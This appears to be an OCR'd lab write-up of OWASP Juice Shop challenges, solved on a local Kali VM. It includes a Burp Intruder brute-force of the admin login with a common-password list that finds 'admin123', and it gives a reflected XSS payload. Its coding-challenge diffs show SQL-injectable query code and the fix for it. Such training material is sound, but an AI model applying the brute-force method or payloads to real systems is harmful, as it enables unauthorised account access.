
Sensitive Data Exposure -> OSINT: #Challenge: 3. Visual Geo Stalking

File Machine View Input Devices Help




OWASP Juice Shop | OWASP Juice Shop | OWASP Juice Shop

localhost:3000/#/photo-wall



Right Ctrl

Sensitive Data Exposure -> OSINT: #Challenge: 3. Visual Geo Stalking



Sensitive Data Exposure -> OSINT: #Challenge: 3. Visual Geo Stalking

Broken Authentication

Challenge 1 – Password Strength

Password Strength




Log in with the administrator's user credentials without previously changing them or applying SQL Injection.

Broken Authentication

Brute Force

Tutorial



admin@juice-sh.op

Payload:

<https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/best1050.txt>

```
(kali㉿kali)-[~/Desktop/OWASP]$ cat /usr/share/seclists/Passwords/Common-Credentials/best1050.txt
```

Broken Authentication: #Challenge: 1. Password Strength

kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 11:19

Burp Suite Community Edition v2022.7.1 - Temporary Project

File Machine View Input Devices Help

Dashboard Target **Proxy** Intruder Repeater Window Help

Intercept HTTP history WebSockets history

Request to http://localhost:3000 [127.0.0.1]

Forward Drop Intercept

Pretty Raw Hex

```
1 POST /test/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 48
4 sec-ch-ua: "Chromium";v="103", ".Not/
5 Accept: application/json, text/plain,
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 1
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_st
q2Qd8ByUWPHhMTTgYiYDUK2ieXHaDc3zTawi
18 Connection: close
19
20 {
    "email": "admin@juice-sh.op",
    "password": "12345"
}
```

Send to Intruder

Send to Repeater

Send to Sequencer

Send to Comparer

Send to Decoder

Request in browser

Engagement tools [Pro version only]

Change request method

Change body encoding

Copy

Copy URL

Copy as curl command

Copy to file

Paste from file

Save item

Don't intercept requests

Do intercept

Convert selection

URL-encode as you type

Cut

Copy

Paste

Message editor documentation

Proxy interception documentation

Comment this item

HTTP/1

Inspector

Request Attributes

Request Query Parameters

Request Cookies

Request Headers

0 matches

Right Ctrl

The screenshot shows a POST request to the endpoint /test/user/login. The password field in the request body contains the value '12345'. A context menu is open over this password field, with the 'Send to Intruder' option highlighted. Another red box highlights the password value in the request body.

Broken Authentication: #Challenge: 1. Password Strength

kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Burp Project Intruder Repeater Window

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Start attack

Payload Sets

You can define one or more payload sets. The current payload set is 1.

Payload set: 1

Payload type: Simple list

Payload Options [Simple list]

This payload type lets you configure a simple list of payloads.

Paste Load... Remove Clear Deduplicate Add Enter a new item Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various processing steps on your payloads.

19 of 1049

Request Payload Status Error Timeout Length Comment

Request	Payload	Status	Error	Timeout	Length	Comment
0	-----	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
1	0	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
2	00000	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
3	000000	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
4	0000000	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
5	00000000	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
6	000000000	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
7	0987654321	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
8	1	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
9	1111	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
10	11111	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
11	111111	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
12	1111111	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
13	11111111	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
14	112233	401	<input type="checkbox"/>	<input type="checkbox"/>	385	

Right Ctrl

Request	Payload	Status	Error	Timeout	Length	Comment
0	-----	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
1	0	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
2	00000	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
3	000000	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
4	0000000	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
5	00000000	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
6	000000000	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
7	0987654321	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
8	1	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
9	1111	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
10	11111	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
11	111111	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
12	1111111	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
13	11111111	401	<input type="checkbox"/>	<input type="checkbox"/>	385	
14	112233	401	<input type="checkbox"/>	<input type="checkbox"/>	385	

Broken Authentication: #Challenge: 1. Password Strength

kali-linux-2022.3-virtualbox-amd64 (Snapshot 1 - Original State) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

app.json config.schema.yml data
app.ts CONTRIBUTING.md docker-compose.test.yml
build crowdin.yaml Dockerfile
CODE_OF_CONDUCT.md ctf.key Dockerfile.arm
config cypress.json encryptionkeys

(kali㉿kali)-[~/Desktop/OWASP/juice-shop]\$ npm start

> juice-shop@14.3.1 start Challenge Score Board (Find the carefully hidden challenge)

info: All dependencies in ./package.json are satisfied (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Detected Node.js version v18.10.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Entity models 19 of 19 are initialized (OK)
info: Required file server.js is present (OK)
info: Required file tutorial.js is present (OK)
info: Required file main.js is present (OK)
info: Required file index.html is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file styles.css is present (OK)
info: Required file vendor.js is present (OK)
info: Required file runtime.js is present (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000
info: Solved 1-star scoreBoardChallenge (Score Board)
info: Cheat score for tutorial scoreBoardChallenge solved in 0min (0s)
info: Solved 2-star weakPasswordChallenge (Password Strength)
info: Cheat score for tutorial weakPasswordChallenge solved in 8min (480s)
info: Solved 2-star loginAdminChallenge (Login Admin)
info: Cheat score for coupled tutorial loginAdminChallenge solved in 0min (expected ~0min) with hints allowed: 0

2. Intruder attack of http://localhost:3000 - Temporary attack - Not saved to project file

Request	Payload	Status	Error	Timeout	Length
111	access14	401		385	
112	account	401		385	
113	action	401		385	
114	admin	401		385	
115	admin1	401		385	
116	admin12	401		385	
117	admin123	200		1180	
118	administrator	401		385	
119	adriana	401		385	
120	agosto	401		385	
121	agustín	401		385	
122	albert	401		385	
123					

Request Response

Pretty Raw Hex Render

1. HTTP/1.1 200 OK
2. Access-Control-Allow-Origin: *
3. X-Content-Type-Options: nosniff
4. X-Frame-Options: SAMEORIGIN
5. Feature-Policy: payment 'self'
6. X-Rejecting-WebSocket-Connection: /jobs
7. Content-Type: application/json; charset=utf-8
8. Content-Length: 822
9. ETag: W/"336-EBJlm6Xgz6yw+4bkqytAURydaQs"
10. Vary: Accept-Encoding
11. Date: Wed, 07 Dec 2022 13:22:38 GMT

Search... 0 matches

123 of 1049 Right Ctrl

Broken Authentication: #Challenge: 1. Password Strength

Cross Site Scripting (XSS)

Challenge 1 - Reflected XSS

Reflected XSS



Perform a *reflected* XSS attack with `<iframe src="javascript:alert('xss')">`.

XSS

Danger Zone

Good for Demos



test@test.com

The screenshot shows a web application interface for placing an order. At the top, there are sections for 'Delivery Address' and 'Payment Method'. The 'Delivery Address' section contains placeholder text: 'sdfsd', 'regegergerg, gergerg, ergergerg, 34432', 'adss', and 'Phone Number 12234345'. The 'Payment Method' section shows a card ending in '1111' and 'Card Holder sdfsd'. On the right, an 'Order Summary' table lists items, delivery, promotion, and total price. Below this is a summary of the basket containing 'Apple Juice (1000ml)' at 2 units for 1.99. At the bottom right, a button labeled 'Place your order and pay' is highlighted with a red box, and a note below it states 'You will gain 0 Bonus Points from this order!'

Items	3.98¤
Delivery	0.99¤
Promotion	0.00¤
Total Price	4.97¤

Cross Site Scripting (XSS): #Challenge: 1. Reflected XSS

kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OWASP Juice Shop OWASP Juice Shop https://raw.githubusercontent.com/OWASP/Juice-Shop/master/public/track-result.html?new&id=b642-c3b4726518b92ec9

localhost:3000/#/track-result/new?id=b642-c3b4726518b92ec9

OWASP Juice Shop Account Your Basket 0 EN

Search Results - b642 - c3b4726518b92ec9

Expected Delivery


Ordered products

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99¤	2	3.98¤

Bonus Points Earned: 0
(The bonus points from this order will be added 1:1 to your wallet ¤-fund for future purchases!)

Right Ctrl

Cross Site Scripting (XSS): #Challenge: 1. Reflected XSS




Cross Site Scripting (XSS): #Challenge: 1. Reflected XSS

Miscellaneous

Challenge 1 - Security Policy

securitytxt.org



Miscellaneous: #Challenge: 1. Security Policy

Cryptographic Issues

Challenge 1 - Weird Crypto

Weird Crypto



Inform the shop about an algorithm or library it should definitely not use the way it does.

Cryptographic Issues



The screenshot shows a web browser window with multiple tabs open. The active tab is titled "Customer Feedback" and contains a form for providing customer feedback. The form includes fields for "Author" (with the value "****@test.com"), "Comment *", a CAPTCHA question ("What is 6+10*10 ?"), and a "Result *" field. Above the form, a red box highlights the challenge instruction: "Inform the shop about an algorithm or library it should definitely not use the way it does."

Miscellaneous: #Challenge: 1. Security Policy

Coding Challenge: Admin Section

Find It

Fix It 

```
1 const routes: Routes = [
2   {
3     path: 'administration',
4     component: AdministrationComponent,
5     canActivate: [AdminGuard]
6   },
7   {
8     path: 'accounting',
9     component: AccountingComponent, // Line 9
10    canActivate: [AccountingGuard]
11  },
12  {
13    path: 'about'
```

Miscellaneous: #Coding Challenge 1: Admin Section

```
2 + /* TODO: Externalize admin functions into separate application
3 - path: 'administration',
3 + that is only accessible inside corporate network.
4 - component: AdministrationComponent,
4 + */
5 - canActivate: [AdminGuard]
5 + //{
6 - },
6 + // path: 'administration',
7 + // component: AdministrationComponent,
8 + // canActivate: [AdminGuard]
9 + //}
7 10 {
8 11     path: 'accounting',
```

Tutorial

While attempts could be made to limit access to administrative functions of a web shop through access control, it is definitely safer to apply the "separation of concerns" pattern more strictly by internally hosting a distinct admin backend application with no Internet exposure.



Close

Submit ✓

Miscellaneous: #Coding Challenge 1: Admin Section

kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OWASP Juice Shop | localhost:3000/.well-known | OWASP Juice Shop | +

localhost:3000/#/score-board

Show all Show solved Show tutorials only

Broken Access Control Security Misconfiguration


Name Admin Section Deprecated Interface Five-Star Feedback Login Admin

8 res.json({ authentication: { token, bid: basket.id, umail: user.data.email } })
9 }).catch((error: Error) => {
10 next(error)
11 })
12 }
13
14 return (req: Request, res: Response, next: NextFunction) => {
15 models.sequelize.query(`SELECT * FROM Users WHERE email = '\${req.body.email} || ''` AND
16).then((authenticatedUser: { data: User }) => {
17 const user = utils.queryResultToJson(authenticatedUser)
18 if (user.data?.id && user.data.totpSecret !== '') {
19 res.status(401).json({
20 status: 'totp_token_required',
21 data: {
22 tmpToken: security.authorize({
23 userId: user.data.id,
24 type: 'password_valid_needs_second_factor_token'
25 })
26 }}

solved

Log in with MC SafeSearch ★★ Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass. Sensitive Data Exposure OSINT Shenanigans solved

Right Ctrl



Miscellaneous: #Coding Challenge 2: Login Admin

The screenshot shows a code editor interface with a sidebar containing category names: Broken Access Control, Security Misconfiguration, Name, Admin Section, Deprecated Interface, Five-Star Feedback, and Login Admin. The main area displays a file named 'Login Admin' with the following code:

```
10 12      next(error)
11 13    })
12 14  }
13 15
14 16  return (req: Request, res: Response, next: NextFunction) => {
15  -  models.sequelize.query(`SELECT * FROM Users WHERE email = '${req.body.email || ''}' AND password = '${security.hash}'`)
16  +  models.sequelize.query(`SELECT * FROM Users WHERE email = $1 AND password = $2 AND deletedAt IS NULL`,
17  +  { bind: [ req.body.email, security.hash(req.body.password) ], model: models.User, plain: true })
18
19 .then((authenticatedUser: { data: User }) => {
20   const user = utils.queryResultToJson(authenticatedUser)
21   if (user.data?.id && user.data.totpSecret !== '') {
22     res.status(401).json({
23       status: 'totp_token_required',
24       data: {
25         tmpToken: security.authorize(/
```

Using the built-in binding (or replacement) mechanism of Sequelize is equivalent to creating a Prepared Statement. This prevents tampering with the query syntax through malicious user input as it is "set in stone" before the criteria parameter is inserted.

Miscellaneous: #Coding Challenge 2: Login Admin

Description Category Tags

Correct Fix

Fix 2

Only Show Lines with Differences (2) Side by Side Line by Line

```
1 1 User.init(  
2 2     password: {  
3 3         type: DataTypes.STRING,  
4 4         set (clearTextPassword) {  
5 5             + validatePasswordHasAtLeastTenChar(clearTextPassword)  
6 6             + validatePasswordIsNotInTopOneMillionCommonPasswordsList(clearTextPassword)  
5 7             this.setDataValue('password', security.hash(clearTextPassword))  
6 8         }  
7 9     },
```

According to NIST-800-63B, passwords (Memorized Secrets) should have at least eight characters to prevent 'online attacks'. Furthermore, NIST-800-63B requires that passwords don't appear in common dictionaries. If you want to have more fun with secrets, check out OWASP Wrong Secrets at <https://wrongsecrets.fly.dev/>, specially challenge 16 and 23.

Like Dislike Close Submit ✓

Miscellaneous: #Coding Challenge 3: Password Strength